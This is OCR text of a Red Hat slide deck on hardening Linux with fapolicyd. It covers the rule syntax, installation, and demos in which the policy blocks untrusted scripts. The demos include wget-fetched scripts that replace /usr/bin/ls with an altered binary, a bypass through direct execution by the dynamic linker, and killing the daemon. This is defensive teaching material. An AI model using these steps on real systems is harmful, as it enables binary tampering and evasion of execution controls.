
Hardening Linux System With File Access Policy Daemon

Radovan Sroka | Senior Software Engineer | Red Hat Czech


Fapolicyd Framework

- Fapolicyd - File Access Policy Daemon
- Lightweight
- RPM integration
  - rpm backend
- Audit/Syslog support
  - can be fine tuned by syslog_format option
- Fanotify API consumer

Fapolicyd Framework Architecture



How Does It Work?


bash
execve(/usr/bin/ps)
(on hold)
Fapolicyd
Daemon
EVENT
bash
exec
/usr/bin/ps
PID 500
Fanotify
event
Decision
ALLOWED
Kernel

Fapolicyd Daemon

- Execution policy enforcement point
- Based on Rules & Trust

Rules

- First match wins
- Shipped snippets in /etc/fapolicyd/rules.d/
- Need to use fagenrules after any change of the ruleset

- Subject/Object notation like SELinux
- Decision Permission Subject : Object
  - **Decision**
    - allow, allow_syslog, allow_audit
    - deny, deny_syslog, deny_audit
  - **Permission**
    - open
    - exec
    - any

Trust

- /etc/fapolicyd/trust.d/
- /etc/fapolicyd/fapolicyd.trust

- Ability to specify trusted software
- Managed by CLI
- RPM considered as a trusted source
- It can be specified in both subject and object side of the rule
  - trust=1

Ruleset Example

1. allow perm=open all : ftype=application/x-sharedlib trust=1
2. deny_audit perm=open all : ftype=application/x-sharedlib

3. allow perm=execute all : trust=1

4. allow perm=open all : ftype=%languages trust=1
5. deny_audit perm=any all : ftype=%languages

6. deny_audit perm=execute all : all
7. allow perm=open all : all

Ruleset Example

allow only trusted shared libraries and deny untrusted

1. allow perm=open all : ftype=application/x-sharedlib trust=1
2. deny_audit perm=open all : ftype=application/x-sharedlib

allow to execute everything trusted

3. allow perm=execute all : trust=1

allow scripts

4. allow perm=open all : ftype=%languages trust=1
5. deny_audit perm=any all : ftype=%languages

catch all rules

6. deny_audit perm=execute all : all
7. allow perm=open all : all

Installation Of Fapolicyd For Fedora Linux

- sudo dnf install fapolicyd

```
user@f36 ~> sudo dnf install fapolicyd
Last metadata expiration check: 0:00:25 ago on Tue 31 Jan 2023 02:21:09 PM CET.
Dependencies resolved.
================================================================================
 Package                  Architecture     Version                 Repository        Size
================================================================================
Installing:
 fapolicyd                x86_64           1.1.7-1.fc36            updates          120 k
Installing dependencies:
 rpm-plugin-fapolicyd     x86_64           4.17.1-3.fc36           updates           18 k
Installing weak dependencies:
 fapolicyd-selinux        noarch           1.1.7-1.fc36            updates           23 k

Transaction Summary
================================================================================
Install  3 Packages

Total download size: 161 k
Installed size: 315 k
Is this ok [y/N]: y
```

```
Downloading Packages:
(1/3): rpm-plugin-fapolicyd-4.17.1-3.fc36.x86_64.rpm          227 kB/s |  18 kB     00:00
(2/3): fapolicyd-selinux-1.1.7-1.fc36.noarch.rpm              200 kB/s |  23 kB     00:00
(3/3): fapolicyd-1.1.7-1.fc36.x86_64.rpm                      967 kB/s | 120 kB     00:00
--------------------------------------------------------------------------------------
Total                                                         261 kB/s | 161 kB     00:00
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Preparing        :                                                              1/1
  Installing       : rpm-plugin-fapolicyd-4.17.1-3.fc36.x86_64                    1/3
  Running scriptlet: fapolicyd-selinux-1.1.7-1.fc36.noarch                        2/3
  Installing       : fapolicyd-selinux-1.1.7-1.fc36.noarch                        2/3
  Running scriptlet: fapolicyd-selinux-1.1.7-1.fc36.noarch                        2/3
  Running scriptlet: fapolicyd-1.1.7-1.fc36.x86_64                                3/3
  Installing       : fapolicyd-1.1.7-1.fc36.x86_64                                3/3
  Running scriptlet: fapolicyd-1.1.7-1.fc36.x86_64                                3/3
  Running scriptlet: fapolicyd-selinux-1.1.7-1.fc36.noarch                        3/3
  Running scriptlet: fapolicyd-1.1.7-1.fc36.x86_64                                3/3
```

```
  Verifying        : fapolicyd-1.1.7-1.fc36.x86_64                                1/3
  Verifying        : fapolicyd-selinux-1.1.7-1.fc36.noarch                        2/3
  Verifying        : rpm-plugin-fapolicyd-4.17.1-3.fc36.x86_64                    3/3

Installed:
  fapolicyd-1.1.7-1.fc36.x86_64                 fapolicyd-selinux-1.1.7-1.fc36.noarch
  rpm-plugin-fapolicyd-4.17.1-3.fc36.x86_64

Complete!
user@f36 ~>
```

Starting Fapolicyd

- fapolicyd --debug
  - all the debug info
  - allow and deny events
- fapolicyd --debug-deny
  - only deny events
- systemctl enable|start fapolicyd
  - usual way how to run fapolicyd in production

Starting Fapolicyd In Debug Deny Mode

```
user@f36 ~> sudo fapolicyd --debug-deny
Loading rule file:

Loaded trust info from all backends(without duplicates): 193833
Trust database checks OK
added /dev/shm mount point
added / mount point
added /tmp mount point
added /boot mount point
added /run/user/1000 mount point
Starting to listen for events
```

Execution Of Untrusted Software (Scenario 1)

```
user@f36 ~> wget https://rsroka.fedorapeople.org/exploit.py
--2023-01-31 15:03:08--  https://rsroka.fedorapeople.org/exploit.py
Resolving rsroka.fedorapeople.org (rsroka.fedorapeople.org)... 152.19.134.199, 2600:2701:4000:5211:
dead:beef:a7:9474
Connecting to rsroka.fedorapeople.org (rsroka.fedorapeople.org)|152.19.134.199|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 108
Saving to: ‘exploit.py’

exploit.py              100%[=================================>]     108  --.-KB/s    in 0s

2023-01-31 15:03:09 (5.16 MB/s) - ‘exploit.py’ saved [108/108]

user@f36 ~> chmod +x exploit.py
```

With Fapolicyd On

```
user@f36 ~> ./exploit.py
exec: Failed to execute process '/home/user/exploit.py': No permission. Either suid/sgid is forbidd
en or you lack capabilities.
user@f36 ~ [1]>
```

```
Starting to listen for events
rule=11 dec=deny_audit perm=execute auid=1000 pid=3211 exe=/usr/bin/fish : path=/home/user/exploit.
py ftype=text/x-python trust=0
```

With Fapolicyd Off

```
user@f36 ~> sudo bash -c 'kill -9 `pidof fapolicyd`'
user@f36 ~> ./exploit.py
Running exploit...
[root@f36 ~]#
```

Key Results (Scenario 1)

- Fapolicyd will prevent an execution of untrusted files on the system

Altered Binary (Scenario 2)

```
user@f36 ~> sudo bash -c 'kill -9 `pidof fapolicyd`'
user@f36 ~> wget https://rsroka.fedorapeople.org/alter_binary.sh
--2023-01-31 17:50:07--  https://rsroka.fedorapeople.org/alter_binary.sh
Resolving rsroka.fedorapeople.org (rsroka.fedorapeople.org)... 152.19.134.199, 2600:2701:4000:5211:
dead:beef:a7:9474
Connecting to rsroka.fedorapeople.org (rsroka.fedorapeople.org)|152.19.134.199|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 161 [application/x-sh]
Saving to: ‘alter_binary.sh’

alter_binary.sh          100%[=================================>]     161  --.-KB/s    in 0.001s

2023-01-31 17:50:08 (281 KB/s) - ‘alter_binary.sh’ saved [161/161]

user@f36 ~> ls
alter_binary.sh
user@f36 ~> chmod +x alter_binary.sh
```

```
user@f36 ~> sudo ./alter_binary.sh
+ cp /usr/bin/yes /usr/bin/yes.orig
+ cp /usr/bin/ls /usr/bin/yes
+ wget https://rsroka.fedorapeople.org/ls
--2023-01-31 17:50:21--  https://rsroka.fedorapeople.org/ls
Resolving rsroka.fedorapeople.org (rsroka.fedorapeople.org)... 152.19.134.199, 2600:2701:4000:5211:
dead:beef:a7:9474
Connecting to rsroka.fedorapeople.org (rsroka.fedorapeople.org)|152.19.134.199|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 83
Saving to: ‘ls’

ls                      100%[=================================>]      83  --.-KB/s    in 0s

2023-01-31 17:50:22 (1.73 MB/s) - ‘ls’ saved [83/83]

+ cp ./ls /usr/bin/ls
+ rm -rf ./ls
```

With Fapolicyd Off

```
user@f36 ~> # not running fapolicyd daemon
user@f36 ~> ls
Exploited ls
alter_binary.sh
```

With Fapolicyd On

```
user@f36 ~> # running fapolicyd daemon
user@f36 ~> ls
Exploited ls
alter_binary.sh
```

Enabling Integrity Mode For Fapolicyd

- Ability to check whether file content is expected
- Can be
  - none
  - size
  - sha256
  - ima

- sed -i 's/integrity = none/integrity = sha256/g' /etc/fapolicyd/fapolicyd.conf
- restart

Enabling Integrity Mode For Fapolicyd

```
user@f36 ~> # running fapolicyd daemon with integrity checking
user@f36 ~> ls
exec: Failed to execute process '/usr/bin/ls': No permission. Either suid/sgid is forbidden or you
lack capabilities.
user@f36 ~ [1]>
```

```
Starting to listen for events
rule=11 dec=deny_audit perm=execute auid=1000 pid=9421 exe=/usr/bin/fish : path=/usr/bin/ls ftype=t
ext/x-python trust=0
```

Key Results (Scenario 2)

- Daemon does not use integrity by default
- Without integrity there is no detection of changed/altered files

Execution Via Dynamic Linker (Scenario 3)

- /usr/lib64/ld-linux-x86-64.so.2
- Binary and library at the same time
- Takes argument and executes it
- One way how to hide execution

- /usr/lib64/ld-linux-x86-64.so.2 /usr/bin/something

With Fapolicyd On

```
user@f36 ~> cp /usr/bin/ls ./my-ls
user@f36 ~> ./my-ls
exec: Failed to execute process '/home/user/my-ls': No permission. Either suid/sgid is forbidden or
 you lack capabilities.
```

```
Starting to listen for events
rule=12 dec=deny_audit perm=execute auid=1000 pid=2116 exe=/usr/bin/fish : path=/home/user/my-ls ft
ype=application/x-executable trust=0
```

With Dynamic Linker

```
user@f36 ~ [1]> /usr/lib64/ld-linux-x86-64.so.2 ./my-ls
exec: Failed to execute process '/usr/lib64/ld-linux-x86-64.so.2': No permission. Either suid/sgid
is forbidden or you lack capabilities.
user@f36 ~ [1]>
```

```
Starting to listen for events
rule=5 dec=deny_audit perm=execute auid=1000 pid=4205 exe=/usr/bin/fish : path=/usr/lib64/ld-linux-
x86-64.so.2 ftype=application/x-sharedlib trust=1
```

```
user@f36 ~> sudo cat /etc/fapolicyd/rules.d/30-patterns.rules
# This file contains the list of all patterns. Only the ld_so pattern
# is enabled by default.

#deny_audit perm=any pattern=ld_so : all

#deny_audit perm=any pattern=ld_preload : all
#deny_audit perm=any pattern=static : all

user@f36 ~> sudo fagenrules
```

Make sure it is commented #

With And Without Dynamic Linker

```
user@f36 ~> # restart of the deamon without pattern=ld_so
user@f36 ~> ./my-ls
exec: Failed to execute process '/home/user/my-ls': No permission. Either suid/sgid is forbidden or
 you lack capabilities.
user@f36 ~ [1]> /usr/lib64/ld-linux-x86-64.so.2 ./my-ls
my-ls
user@f36 ~>
```

```
Starting to listen for events
rule=12 dec=deny_audit perm=execute auid=1000 pid=3946 exe=/usr/bin/fish : path=/home/user/my-ls ft
ype=application/x-executable trust=0
```

Key Results (Scenario 3)


- Make sure ld_so pattern is enabled
- Without that the daemon can be easily tricked

Other Patterns

- Normal
  - Normal execution of dynamically linked binary
- Static
  - Execution of statically linked binary
- Ld_preload
  - Execution with LD_PRELOAD set in environment
- Ld_so
  - Direct execution of binary via dynamic linker


Fapolicyd Analyzer

- New GUI
- Trust management
- Audit/Syslog events analyzer
- Python/Rust



Fapolicyd Analyzer

- New GUI
- Trust management
- Audit/Syslog events analyzer
- Python/Rust



Thank You!

- rsroka@redhat.com
- https://github.com/radosroka
- https://github.com/linux-application-whitelisting/fapolicyd
- https://github.com/ctc-oss/fapolicy-analyzer

Feel Free To Contribute!